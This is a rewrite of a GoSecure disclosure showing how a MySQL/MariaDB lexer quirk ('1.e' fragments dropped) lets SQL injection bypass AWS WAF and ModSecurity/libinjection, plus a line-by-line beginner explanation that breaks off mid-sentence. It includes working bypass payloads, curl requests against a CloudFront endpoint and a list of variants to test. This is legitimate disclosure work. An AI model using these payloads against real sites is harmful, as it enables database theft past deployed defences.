A Scientific Notation Bug in MySQL left AWS WAF Clients Vulnerable to SQL Injection
A parser bug in MySQL/MariaDB allows scientific notation like '1.e' to be ignored, making malformed SQL queries valid. This bypassed AWS WAF's SQL injection detection and also affected ModSecurity/libinjection, letting attackers evade WAFs.
 Published on gosecure.net
by Marc Olivier Bergeron | Oct 19, 2021
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In 2013, a BlackHat presentation by Roberto Salgado titled SQLi Optimization and Obfuscation Techniques introduced several bypass techniques for SQL injection, including techniques for MySQL and MariaDB. One of the items in that presentation was a scientific notation quirk. In 2018, GoSecure revisited the presentation and began testing MySQL and MariaDB locally. The quirk turned out to have wider consequences than it first appeared: it lets SQL syntax stay valid when it should not be, which confuses security defences that parse the query.
Scientific notation, and specifically e notation, is part of the MySQL/MariaDB implementation. The number in the keyword does not matter: any number can sit between the dot and the e, and the dot is mandatory, so 1337.1337e also works.
The security consequence sits outside MySQL and MariaDB themselves. AWS CloudFront can be combined with AWS WAF and its predefined rules to protect web applications from intrusion. During an engagement, the researchers found that the rule "SQL Database" in AWS WAF could be bypassed with this bug. They later evaluated ModSecurity, a popular WAF for Apache and nginx that bundles libinjection, and found it affected by the same confusion bug.
Setup
The local MySQL and MariaDB tests were done in 2018. The example data set used throughout is a small test table. The WAF testing used a CloudFront distribution fronting an application at /index.php, with AWS WAF's "SQL Database" rule set in place. The ModSecurity testing used the OWASP Core Rule Set (CRS) version 3.3.2, as shown in the log output, with libinjection doing the SQLi detection. The report does not give the exact MySQL or MariaDB versions used for the local tests.
The example data set used throughout is:
mysql> describe test;
+-------+--------------+------+-----+---------+-------+
| Field | Type         | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| id    | int          | YES  |     | NULL    |       |
| test  | varchar(255) | YES  |     | NULL    |       |
+-------+--------------+------+-----+---------+-------+
2 rows in set (0.01 sec)

mysql> select id, test from test;
+------+-----------+
| id   | test      |
+------+-----------+
|    1 | admin     |
|    2 | usertest1 |
|    3 | usertest2 |
+------+-----------+
3 rows in set (0.00 sec)
Finding it

The starting point is the example from the 2013 presentation. The e notation is ignored because it is used in an invalid context:
SELECT table_name FROM information_schema 1.e.tables
In effect, that query behaves the same as:
SELECT table_name FROM information_schema .tables
A couple of tests showed that the keyword 1.e can be followed by any of these characters:
To see what that allows, the researchers built a query using 1.e with each of those characters:
mysql> select id 1.1e, char 10.2e(id 2.e), concat 3.e('a'12356.e,'b'1.e,'c'1.1234e)1.e, 12 1.e*2 1.e, 12 1.e/2 1.e, 12 1.e|2 1.e, 12 1.e^2 1.e, 12 1.e%2 1.e, 12 1.e&2 from test 1.e.test;
+------+----------------------------------------+------------------------------------------+----------+----------+----------+----------+----------+----------+
| id   | char 10.2e(id 2.e)                     | concat 3.e('a'12356.e,'b'1.e,'c'1.1234e) | 12 1.e*2 | 12 1.e/2 | 12 1.e|2 | 12 1.e^2 | 12 1.e%2 | 12 1.e&2 |
+------+----------------------------------------+------------------------------------------+----------+----------+----------+----------+----------+----------+
|    1 | 0x01                                   | abc                                      |       24 |   6.0000 |       14 |       14 |        0 |        0 |
|    2 | 0x02                                   | abc                                      |       24 |   6.0000 |       14 |       14 |        0 |        0 |
|    3 | 0x03                                   | abc                                      |       24 |   6.0000 |       14 |       14 |        0 |        0 |
+------+----------------------------------------+------------------------------------------+----------+----------+----------+----------+----------+----------+
3 rows in set (0.00 sec)
That query is equivalent to the following one:
mysql> select id, char(id), concat('a','b','c'), 12*2, 12/2, 12|2, 12^2, 12%2, 12&2 from test.test;
+------+--------------------+---------------------+------+--------+------+------+------+------+
| id   | char(id)           | concat('a','b','c') | 12*2 | 12/2   | 12|2 | 12^2 | 12%2 | 12&2 |
+------+--------------------+---------------------+------+--------+------+------+------+------+
|    1 | 0x01               | abc                 |   24 | 6.0000 |   14 |   14 |    0 |    0 |
|    2 | 0x02               | abc                 |   24 | 6.0000 |   14 |   14 |    0 |    0 |
|    3 | 0x03               | abc                 |   24 | 6.0000 |   14 |   14 |    0 |    0 |
+------+--------------------+---------------------+------+--------+------+------+------+------+
3 rows in set (0.00 sec)
In other words, the 1.e fragments are dropped from the query and the surrounding syntax still parses and executes as if they were never there.
Exploitation
Step 1: confirm the WAF blocks a classic injection
A simple query shows that the WAF blocks the request with the classic 1' or '1'='1 injection:
$ curl -i -H "Origin: http://my-domain" -X POST \
  "http://d36bjalk0ud0vk.cloudfront.net/index.php" -d "x=1' or '1'='1"
HTTP/1.1 403 Forbidden
Server: CloudFront
Date: Wed, 21 Jul 2021 21:38:16 GMT
Content-Type: text/html
Content-Length: 919
Connection: keep-alive
X-Cache: Error from cloudfront
Via: 1.1 [redacted].cloudfront.net (CloudFront)
X-Amz-Cf-Pop: YUL62-C1
X-Amz-Cf-Id: [redacted]==

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
<HTML><HEAD><META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1">
<TITLE>ERROR: The request could not be satisfied</TITLE>
</HEAD><BODY>
<H1>403 ERROR</H1>
<H2>The request could not be satisfied.</H2>
<HR noshade size="1px">
Request blocked.
We can't connect to the server for this app or website at this time. There might be too much traffic or a configuration error. Try again later, or contact the app or website owner.
<BR clear="all">
If you provide content to customers through CloudFront, you can find steps to troubleshoot and help prevent this error by reviewing the CloudFront documentation.
<BR clear="all">
<HR noshade size="1px">
<PRE>
Generated by cloudfront (CloudFront)
Request ID: [redacted]==
</PRE>
<ADDRESS>
</ADDRESS>
</BODY></HTML>
The POST body carries the injection in the x parameter. CloudFront answers with a 403 and its own error page, so the request never reaches the application.
Step 2: bypass with scientific notation
The same injection, rewritten to use the bug, is sent next:
$ curl -i -H "Origin: http://my-domain" -X POST \
  "http://d36bjalk0ud0vk.cloudfront.net/index.php" -d "x=1' or 1.e(1) or '1'='1"
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 32
Connection: keep-alive
Date: Wed, 21 Jul 2021 21:38:23 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Cache: Miss from cloudfront
Via: 1.1 [redacted].cloudfront.net (CloudFront)
X-Amz-Cf-Pop: YUL62-C1
X-Amz-Cf-Id: TDwlolP9mvJGtcwB5vBoUGr-JRxzcX-ZLuumG9F4vioKl1L5ztPwUw==

1    admin
2    usertest1
3    usertest2
The payload 1' or 1.e(1) or '1'='1 keeps the boolean structure of the original injection, with the 1.e(1) fragment exploiting the bug. The response is a 200 from the origin (Apache/2.4.41 on Ubuntu) and the body contains the three rows of the test table, so the injection reached the database and the WAF did not block it.
That proof of bypass was enough to motivate the deeper investigation into why and how the bug works, so that it could be disclosed properly and the security impact demonstrated to the parties concerned.
Step 3: understand the parser
At first the researchers did not disclose the bug to MySQL and MariaDB because they did not see the impact: it did not affect the data and did not let you escalate privileges until the WAF bypass was found. With a concrete security impact in hand, they traced how the bug is made possible.
MySQL and MariaDB work by finding tokens in the query, such as numbers, strings, comments and end of line. Once the code believes it knows what kind of token it is, it sends it to the right function to parse that token. The relevant segment is the integer or real number parser, because the code first arrives there:
case MY_LEX_INT_OR_REAL:  // Complete int or incomplete real
  if (c != '.') {         // Found complete integer number.
    yylval->lex_str = get_token(lip, 0, lip->yyLength());
    return int_token(yylval->lex_str.str, (uint)yylval->lex_str.length);
  }  // fall through
When the code finds a dot it falls through to the real number function:
case MY_LEX_REAL:  // Incomplete real number
  while (my_isdigit(cs, c = lip->yyGet()))
    ;

  if (c == 'e' || c == 'E') {
    c = lip->yyGet();
    if (c == '-' || c == '+') c = lip->yyGet();  // Skip sign
    if (!my_isdigit(cs, c)) {                    // No digit after sign
      state = MY_LEX_CHAR;
      break;
    }
    while (my_isdigit(cs, lip->yyGet()))
      ;
    yylval->lex_str = get_token(lip, 0, lip->yyLength());
    return (FLOAT_NUM);
  }
  yylval->lex_str = get_token(lip, 0, lip->yyLength());
  return (DECIMAL_NUM);
At this point the code has handled the digits before the dot and starts getting the digits after it. A condition checks whether the character is e or E and then gets the next character. If that character is not a digit, the state is set to MY_LEX_CHAR and the switch statement ends with break, which goes back to the beginning of the switch case.
The following case statement is then reached, and this is where the token is completely forgotten and dropped from the query:
case MY_LEX_CHAR:  // Unknown or single char token
case MY_LEX_SKIP:  // This should not happen
  if (c == '-' && lip->yyPeek() == '-' &&
       (my_isspace(cs, lip->yyPeekn(1)) ||
       my_iscntrl(cs, lip->yyPeekn(1)))) {
    state = MY_LEX_COMMENT;
    break;
  }

  if (c == '-' && lip->yyPeek() == '>')  // '->'
  {
    lip->yySkip();
    lip->next_state = MY_LEX_START;
    if (lip->yyPeek() == '>') {
      lip->yySkip();
      return JSON_UNQUOTED_SEPARATOR_SYM;
    }
    return JSON_SEPARATOR_SYM;
  }

  if (c != ')') lip->next_state = MY_LEX_START;  // Allow signed numbers

  /*
    Check for a placeholder: it should not precede a possible identifier
    because of binlogging: when a placeholder is replaced with its value
    in a query for the binlog, the query must stay grammatically correct.
  */
  if (c == '?' && lip->stmt_prepare_mode && !ident_map[lip->yyPeek()])
    return (PARAM_MARKER);

  return ((int)c);
MY_LEX_CHAR falls through to MY_LEX_SKIP, and the comment in the code reads "Unknown or single char token": MySQL simply does not know what to do with it at this point. In MY_LEX_SKIP the function ends by returning the character. If the character is not a close parenthesis, the state is set to MY_LEX_START, which starts a new token. Either way, even when it ends with a close parenthesis, the token is never returned and is therefore dropped.
Step 4: ModSecurity and libinjection

The bug was first found on AWS WAF and reported there. The researchers decided late to evaluate ModSecurity, which bundles libinjection, and found it affected by the same confusion bug.
A demonstration shows ModSecurity blocking a malicious SQL injection pattern. A forbidden page is returned as a consequence of detection.

modsecurity (with libinjection) in action blocking an SQL injection
crs_1  | [redacted] - - [08/Oct/[redacted] +0000] "GET /index.php?genre=action%27%20or%20%27%27=%27 HTTP/1.1" 403 199

crs_1  | [Fri Oct 08 19:28:40.345633 2021] [:error] [pid 218:tid 140514141660928] [client [redacted]:49958] [client [redacted]] ModSecurity: Warning. detected SQLi using libinjection with fingerprint 's&sos' [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "65"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: s&sos found within ARGS:genre: action' or ''='"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "modsecurity"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/66"] [tag "PCI/6.5.2"] [hostname "localhost"] [uri "/index.php"] [unique_id "YWCb6EwweO7WZjrKg6GHTgAAAMk"]
Logs from modsecurity highlighting that libinjection was trigged
The defence can be circumvented by prefixing the scientific notation 1.e to a literal expression. Libinjection internally tokenizes the parameter and identifies contextual section types such as comments and strings. It sees the string 1.e as an unknown SQL keyword and concludes that it is more likely to be an English sentence than code. When libinjection is unaware of an SQL function, the same behaviour can be exhibited.

Demonstration of the modsecurity and libinjection bypass
When the researchers reached out to the OWASP Core Rule Set (CRS) security team, the team indicated that effective protection is available if the rule set is configured to at least paranoia level 2, which is what is recommended to detect obfuscated attacks.
Root cause
The mistake is in the MySQL/MariaDB lexer. When the real number parser sees e or E after a dot and the next character is not a digit, it sets the state to MY_LEX_CHAR and breaks out of the case. The MY_LEX_CHAR / MY_LEX_SKIP case then returns the character without ever returning the token, so the token is dropped from the query and the surrounding syntax still parses. The token is dropped from the query, which is why 1.e can be inserted before the listed characters and the query remains valid.
The security implications are outside the control of MySQL and MariaDB. Any WAF or similar security product that disregards SQL requests formed like this is vulnerable. The situation is complex: if requests are malformed, it is natural that security products would not consider them valid SQL, and therefore would not consider them necessary to block. In the case of libinjection, the tokenizer classifies 1.e as an unknown SQL keyword and leans towards treating the input as an English sentence rather than code, so the request is not flagged.
Impact
An attacker who can reach an application behind AWS WAF with the "SQL Database" rule set, or behind ModSecurity with libinjection at paranoia level 1, can send SQL injection payloads that the WAF does not block, as long as the backend is MySQL or MariaDB and the payload is shaped to use the dropped-token behaviour. The AWS WAF bypass was demonstrated against a CloudFront-fronted application and returned the contents of the test table. The report does not state a bounty or a CVSS score, and it does not claim that the bug alone affects data or privileges: the researchers say they did not see an impact until the WAF bypass was found.
Fix
A candidate fix is to abort the query when the token is incorrect instead of letting it go through. When MySQL or MariaDB finds the start of a float token and the float token is not followed by a digit, it should abort the query:
if (c == 'e' || c == 'E') {
  c = lip->yyGet();
  if (c == '-' || c == '+') c = lip->yyGet();  // Skip sign
  if (!my_isdigit(cs, c)) {                    // No digit after sign
    return (ABORT_SYM); // <--- Fix here!
  }
  while (my_isdigit(cs, lip->yyGet()))
    ;
  yylval->lex_str = get_token(lip, 0, lip->yyLength());
  return (FLOAT_NUM);
}
The researchers submitted this fix to the MySQL and MariaDB projects. They note that this is not what they usually do, since project maintainers are often better suited to fix security issues, but in this case, since it is not a security issue in MySQL/MariaDB per se, providing a fix increased the chances of a quick resolution.
On the WAF side, AWS said the issue was fixed on 2021-10-01 and the fix was confirmed on 2021-10-04. For ModSecurity/libinjection, the OWASP CRS team indicated that configuring the rule set to at least paranoia level 2 provides effective protection, and that workaround was confirmed on 2021-10-05.
Timeline from the report:
| Date | Event |
|---|---|
| 2021-02-11 | Abusing the bug through AWS WAF as part of an engagement |
| 2021-08-16 | Disclose the WAF bypass abusing this bug to Amazon |
| 2021-09-29 | Asked for a status update |
| 2021-10-01 | AWS said the issue is fixed |
| 2021-10-01 | Found ModSecurity/libinjection to be affected as well |
| 2021-10-04 | Confirmed the AWS WAF fix |
| 2021-10-04 | Sent the candidate fix to MySQL and MariaDB |
| 2021-10-05 | Disclosed to ModSecurity/libinjection via the OWASP Core Rule Set project (CRS) |
| 2021-10-05 | Confirmed the paranoia level 2 workaround in ModSecurity/libinjection |
| 2021-10-19 | Public disclosure |
Variants to test
- Insert
1.ebefore a dot-qualified identifier, as ininformation_schema 1.e.tables, and check whether the query still returns the same rows asinformation_schema .tables. A positive result is identical output from both forms. - Follow
1.ewith each of( ) . , | & % * ^ /inside a query and compare the result with the same query written without the fragment. A positive result is identical output, which shows the fragment is dropped. - Change the number between the dot and the
e, for example1337.1337e, and repeat. A positive result is the same behaviour, since the number does not matter. - Send a classic injection such as
1' or '1'='1through a WAF and confirm it is blocked, then send1' or 1.e(1) or '1'='1and check whether the response comes from the origin with data. A positive result is a 200 with application data instead of a block page. - Against ModSecurity with libinjection, prefix
1.eto a literal expression in the parameter and check whether the request passes while the same payload without the prefix is blocked with a libinjection fingerprint. A positive result is the request reaching the application. - Raise the CRS paranoia level to 2 and repeat the ModSecurity test. A positive result for the defence is the request being blocked again.
What happened, in plain words
Imagine a nightclub with a bouncer at the door. The bouncer has a list of troublemakers and turns them away. One night someone walks in wearing a costume the bouncer has never seen, and the bouncer decides the person is probably harmless and waves them through. That is roughly what happened here, except the club is a website, the bouncer is a security product called a Web Application Firewall (WAF), and the costume is a strange piece of SQL syntax that the bouncer's brain does not recognise.
A researcher named Marc Olivier Bergeron, working at GoSecure, found that a quirk in how MySQL and MariaDB (two very popular database programs) read certain numbers lets an attacker slip a database attack past a WAF. The attack is called SQL injection. The WAF is supposed to catch it. Because of the quirk, the WAF did not.
The quirk was first mentioned in a 2013 BlackHat presentation by Roberto Salgado, titled SQLi Optimization and Obfuscation Techniques. BlackHat is a well-known security conference. In 2018, GoSecure revisited that presentation and started testing MySQL and MariaDB locally. The quirk turned out to have wider consequences than it first appeared: it lets SQL syntax stay valid when it should not, which confuses security defences that parse the query.
Before going further, a few words on the pieces involved, because the rest of the article leans on them.
- Database: a program that stores data in tables, like a very large, very strict spreadsheet. Websites keep their users, products and posts in one.
- SQL: the language you use to talk to a database. A sentence like
SELECT name FROM usersmeans "give me the name column from the users table". - SQL injection: an attack where someone sneaks extra SQL into a place where the website expected ordinary text, so the database ends up running the attacker's instructions instead of the website's.
- WAF (Web Application Firewall): a filter that sits in front of a website and inspects incoming requests. If a request looks like an attack, the WAF blocks it before it reaches the site. Think of it as a security guard reading every letter before it is delivered.
- CloudFront: Amazon's content delivery network. It sits between visitors and a website, caching and forwarding requests. It can be combined with AWS WAF, Amazon's WAF product, and its predefined rules.
- AWS WAF rule "SQL Database": one of the ready-made rules Amazon offers. It is meant to spot SQL injection attempts.
- ModSecurity: a popular WAF that plugs into the Apache and nginx web servers. It bundles a component called libinjection.
- libinjection: a small library that looks at a piece of text and guesses whether it is SQL code or ordinary language. ModSecurity uses it to decide whether a request is an SQL injection.
- OWASP Core Rule Set (CRS): a free, widely used collection of detection rules for ModSecurity. OWASP is a non-profit security community.
- Paranoia level: a setting in the CRS that controls how strict the rules are. Level 1 is the default and catches the obvious stuff; higher levels catch more, at the cost of more false alarms.
- Scientific notation / e notation: a way of writing very large or small numbers, like
1e6for one million. Theestands for "times ten to the power of". MySQL and MariaDB accept this notation in SQL. - Token: a small chunk of text that a program recognises as one unit, such as a number, a word, a string or a punctuation mark. A parser reads a query by chopping it into tokens.
- Parser / lexer: the part of a program that reads text and decides what each piece means. The lexer chops the text into tokens; the parser works out the grammar.
- curl: a command-line tool for sending HTTP requests. You type a command, it sends the request and prints the response.
- HTTP status code: a three-digit number a server sends back.
200means "here is your page".403means "forbidden, go away". - POST request: an HTTP request that carries data in its body, typically used when you submit a form.
- Origin: the actual web server behind CloudFront. If a request reaches the origin, the WAF let it through.
The number in the keyword does not matter: any number can sit between the dot and the e, and the dot is mandatory, so 1337.1337e also works.
The security consequence sits outside MySQL and MariaDB themselves. During an engagement (a paid security test of a client's systems), the researchers found that the rule "SQL Database" in AWS WAF could be bypassed with this bug. They later evaluated ModSecurity, which bundles libinjection, and found it affected by the same confusion bug.
Setting up the tests
The local MySQL and MariaDB tests were done in 2018. The example data set used throughout is a small test table. The WAF testing used a CloudFront distribution fronting an application at /index.php, with AWS WAF's "SQL Database" rule set in place. The ModSecurity testing used the OWASP Core Rule Set version 3.3.2, as shown in the log output, with libinjection doing the SQLi detection. The report does not give the exact MySQL or MariaDB versions used for the local tests.
The example data set used throughout is:
mysql> describe test;
+-------+--------------+------+-----+---------+-------+
| Field | Type         | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| id    | int          | YES  |     | NULL    |       |
| test  | varchar(255) | YES  |     | NULL    |       |
+-------+--------------+------+-----+---------+-------+
2 rows in set (0.01 sec)

mysql> select id, test from test;
+------+-----------+
| id   | test      |
+------+-----------+
|    1 | admin     |
|    2 | usertest1 |
|    3 | usertest2 |
+------+-----------+
3 rows in set (0.00 sec)
Line by line:
mysql>is the prompt of the MySQL command-line client. Everything after it is a command typed by the researcher.describe test;asks the database to describe the structure of a table calledtest. The answer is a small table listing the columns.- The first column is
id, of typeint(a whole number). The second istest, of typevarchar(255)(a piece of text up to 255 characters). select id, test from test;asks for the two columns from every row of the table. The answer shows three rows:admin,usertest1andusertest2, with ids 1, 2 and 3.
This tiny table is the stand-in for a real website's data. If an attacker can make the database return these rows through a request that should not be able to, the injection worked.
Finding it
The starting point is the example from the 2013 presentation. The e notation is ignored because it is used in an invalid context:
SELECT table_name FROM information_schema 1.e.tables
Line by line:
SELECT table_nameasks for thetable_namecolumn.FROM information_schemanames the source:information_schemais a built-in catalogue that lists every table in the database.1.e.tablesis the strange part. Normally you would writeinformation_schema.tables, with a dot joining the catalogue name and the table name. Here the text1.ehas been wedged in before the dot.- MySQL reads
1.eas the start of a number in scientific notation, then finds that what follows is not a valid number, and quietly drops the fragment. The rest of the query still makes sense.
In effect, that query behaves the same as:
SELECT table_name FROM information_schema .tables
Line by line:
- Same request as before, but with the
1.efragment removed. - The dot now sits directly after
information_schema, which is the normal way to write it. - The database behaves the same in both cases. That is the proof that the fragment was ignored.
A couple of tests showed that the keyword 1.e can be followed by any of these characters:
These are punctuation marks and arithmetic operators. The point of the list is that the fragment can be followed by these characters, not just a dot.
To see what that allows, the researchers built a query using 1.e with each of those characters:
mysql> select id 1.1e, char 10.2e(id 2.e), concat 3.e('a'12356.e,'b'1.e,'c'1.1234e)1.e, 12 1.e*2 1.e, 12 1.e/2 1.e, 12 1.e|2 1.e, 12 1.e^2 1.e, 12 1.e%2 1.e, 12 1.e&2 from test 1.e.test;
+------+----------------------------------------+------------------------------------------+----------+----------+----------+----------+----------+----------+
| id   | char 10.2e(id 2.e)                     | concat 3.e('a'12356.e,'b'1.e,'c'1.1234e) | 12 1.e*2 | 12 1.e/2 | 12 1.e|2 | 12 1.e^2 | 12 1.e%2 | 12 1.e&2 |
+------+----------------------------------------+------------------------------------------+----------+----------+----------+----------+----------+----------+
|    1 | 0x01                                   | abc                                      |       24 |   6.0000 |       14 |       14 |        0 |        0 |
|    2 | 0x02                                   | abc                                      |       24 |   6.0000 |       14 |       14 |        0 |        0 |
|    3 | 0x03                                   | abc                                      |       24 |   6.0000 |       14 |       14 |        0 |        0 |
+------+----------------------------------------+------------------------------------------+----------+----------+----------+----------+----------+----------+
3 rows in set (0.00 sec)
Line by line:
select id 1.1easks for theidcolumn, with1.1estuck on the end. The database ignores the fragment and returnsid.char 10.2e(id 2.e)calls the SQL functionchar, which turns a number into a character. The10.2eand2.efragments are ignored, so it is reallychar(id). The output0x01,0x02,0x03is the character form of the ids 1, 2 and 3.concat 3.e('a'12356.e,'b'1.e,'c'1.1234e)1.ecallsconcat, which glues strings together. The fragments are ignored, so it is reallyconcat('a','b','c'), which returnsabc.12 1.e*2 1.eis really12*2, which is 24.12 1.e/2 1.eis really12/2, which is 6.0000.12 1.e|2 1.eis really12|2, a bitwise OR, which gives 14.12 1.e^2 1.eis really12^2, a bitwise XOR, which also gives 14.12 1.e%2 1.eis really12%2, the remainder of 12 divided by 2, which is 0.12 1.e&2 1.eis really12&2, a bitwise AND, which is 0.from test 1.e.testis reallyfrom test.test, the table namedtestin the database namedtest.
That query is equivalent to the following one:
mysql> select id, char(id), concat('a','b','c'), 12*2, 12/2, 12|2, 12^2, 12%2, 12&2 from test.test;
+------+--------------------+---------------------+------+--------+------+------+------+------+
| id   | char(id)           | concat('a','b','c') | 12*2 | 12/2   | 12|2 | 12^2 | 12%2 | 12&2 |
+------+--------------------+---------------------+------+--------+------+------+------+------+
|    1 | 0x01               | abc                 |   24 | 6.0000 |   14 |   14 |    0 |    0 |
|    2 | 0x02               | abc                 |   24 | 6.0000 |   14 |   14 |    0 |    0 |
|    3 | 0x03               | abc                 |   24 | 6.0000 |   14 |   14 |    0 |    0 |
+------+--------------------+---------------------+------+--------+------+------+------+------+
3 rows in set (0.00 sec)
Line by line:
- This is the same query with every
1.efragment removed. - The output is identical, row for row and column for column.
- That is the whole point: the fragments do nothing. They are noise that the database throws away.
In other words, the 1.e fragments are dropped from the query and the surrounding syntax still parses and executes as if they were never there.
Exploitation
Step 1: confirm the WAF blocks a classic injection
Before trying to bypass a WAF, you first check that it is actually doing its job. A simple query shows that the WAF blocks the request with the classic 1' or '1'='1 injection:
$ curl -i -H "Origin: http://my-domain" -X POST \
  "http://d36bjalk0ud0vk.cloudfront.net/index.php" -d "x=1' or '1'='1"
HTTP/1.1 403 Forbidden
Server: CloudFront
Date: Wed, 21 Jul 2021 21:38:16 GMT
Content-Type: text/html
Content-Length: 919
Connection: keep-alive
X-Cache: Error from cloudfront
Via: 1.1 [redacted].cloudfront.net (CloudFront)
X-Amz-Cf-Pop: YUL62-C1
X-Amz-Cf-Id: [redacted]==

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
<HTML><HEAD><META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1">
<TITLE>ERROR: The request could not be satisfied</TITLE>
</HEAD><BODY>
<H1>403 ERROR</H1>
<H2>The request could not be satisfied.</H2>
<HR noshade size="1px">
Request blocked.
We can't connect to the server for this app or website at this time. There might be too much traffic or a configuration error. Try again later, or contact the app or website owner.
<BR clear="all">
If you provide content to customers through CloudFront, you can find steps to troubleshoot and help prevent this error by reviewing the CloudFront documentation.
<BR clear="all">
<HR noshade size="1px">
<PRE>
Generated by cloudfront (CloudFront)
Request ID: [redacted]==
</PRE>
<ADDRESS>
</ADDRESS>
</BODY></HTML>
Line by line:
curlis the command-line tool sending the request.-itells it to print the response headers as well as the body.-H "Origin: http://my-domain"adds an HTTP header calledOrigin. Headers are small labels attached to a request; this one tells the server where the request came from.-X POSTsays this is a POST request, the kind used to submit form data.- The URL points at
/index.phpon a CloudFront distribution. CloudFront is the front door; the real server is behind it. -d "x=1' or '1'='1"is the body of the request. It sets a parameter calledxto the value1' or '1'='1. That value is the classic SQL injection: the quote closes the string the website was building, andor '1'='1'is a condition that is always true, so the database would return every row.- The response starts
HTTP/1.1 403 Forbidden. The WAF refused the request. Server: CloudFrontand theX-Cache: Error from cloudfrontheader show that the block came from CloudFront, not from the application.- The body is CloudFront's own error page, saying "Request blocked". The application never saw the request.
This is the baseline. The WAF works on the obvious attack. Now the question is whether it still works when the attack is dressed differently.
Step 2: bypass with scientific notation
The same injection, rewritten to use the bug, is sent next:
$ curl -i -H "Origin: http://my-domain" -X POST \
  "http://d36bjalk0ud0vk.cloudfront.net/index.php" -d "x=1' or 1.e(1) or '1'='1"
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 32
Connection: keep-alive
Date: Wed, 21 Jul 2021 21:38:23 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Cache: Miss from cloudfront
Via: 1.1 [redacted].cloudfront.net (CloudFront)
X-Amz-Cf-Pop: YUL62-C1
X-Amz-Cf-Id: TDwlolP9mvJGtcwB5vBoUGr-JRxzcX-ZLuumG9F4vioKl1L5ztPwUw==

1    admin
2    usertest1
3    usertest2
Line by line:
- The command is the same as before, except for the body.
-d "x=1' or 1.e(1) or '1'='1"setsxto a value that still contains the injection, but with1.e(1)inserted in the middle.- The response is
HTTP/1.1 200 OK. The WAF did not block it. Server: Apache/2.4.41 (Ubuntu)is the real web server answering. That means the request reached the origin, behind CloudFront.X-Cache: Miss from cloudfrontmeans CloudFront did not have a cached copy and passed the request through.- The body contains
1 admin,2 usertest1,3 usertest2: the three rows of the test table. The injection reached the database and the database returned data.
The payload 1' or 1.e(1) or '1'='1 keeps the boolean structure of the original injection, with the 1.e(1) fragment exploiting the bug. The response is a 200 from the origin and the body contains the three rows of the test table, so the injection reached the database and the WAF did not block it.
That proof of bypass was enough to motivate the deeper investigation into why and how the bug works, so that it could be disclosed properly and the security impact demonstrated to the parties concerned.
Step 3: understand the parser
At first the researchers did not disclose the bug to MySQL and MariaDB because they did not see the impact: it did not affect the data and did not let you escalate privileges until the WAF bypass was found. With a concrete security impact in hand, they traced how the bug is made possible.
MySQL and MariaDB work by finding tokens in the query, such as numbers, strings, comments and end of line. Once the code believes it knows what kind of token it is, it sends it to the right function to parse that token. The relevant segment is the integer or real number parser, because the code first arrives there:
case MY_LEX_INT_OR_REAL:  // Complete int or incomplete real
  if (c != '.') {         // Found complete integer number.
    yylval->lex_str = get_token(lip, 0, lip->yyLength());
    return int_token(yylval->lex_str.str, (uint)yylval->lex_str.length);
  }  // fall through
Line by line:
case MY_LEX_INT_OR_REAL:is a branch in aswitchstatement. The lexer has just read something that looks like a number and has to decide whether it is a whole number or the start of a decimal.if (c != '.')checks whether the next character is a dot. If it is not, the number is a plain integer.get_token(...)grabs the text of the token, andreturn int_token(...)hands it back as an integer.- The comment
// fall throughmeans: if the character was a dot, do not return; continue into the next case, which handles decimals.
When the code finds a dot it falls through to the real number function:
case MY_LEX_REAL:  // Incomplete real number
  while (my_isdigit(cs, c = lip->yyGet()))
    ;

  if (c == 'e' || c == 'E') {
    c = lip->yyGet();
    if (c == '-' || c == '+') c = lip->yyGet();  // Skip sign
    if (!my_isdigit(cs, c)) {                    // No digit after sign
      state = MY_LEX_CHAR;
      break;
    }
    while (my_isdigit(cs, lip->yyGet()))
      ;
    yylval->lex_str = get_token(lip, 0, lip->yyLength());
    return (FLOAT_NUM);
  }
  yylval->lex_str = get_token(lip, 0, lip->yyLength());
  return (DECIMAL_NUM);
Line by line:
case MY_LEX_REAL:is the branch for a decimal number.while (my_isdigit(cs, c = lip->yyGet()))keeps reading characters as long as they are digits. This consumes the digits after the dot.if (c == 'e' || c == 'E')checks whether the next character is aneorE, the marker of scientific notation.c = lip->yyGet();reads the character after thee.if (c == '-' || c == '+') c = lip->yyGet();skips a sign if there is one, so1e-5is handled.if (!my_isdigit(cs, c))checks whether the character after the sign is a digit. In scientific notation it must be:1e5is a number,1eis not.- If it is not a digit,
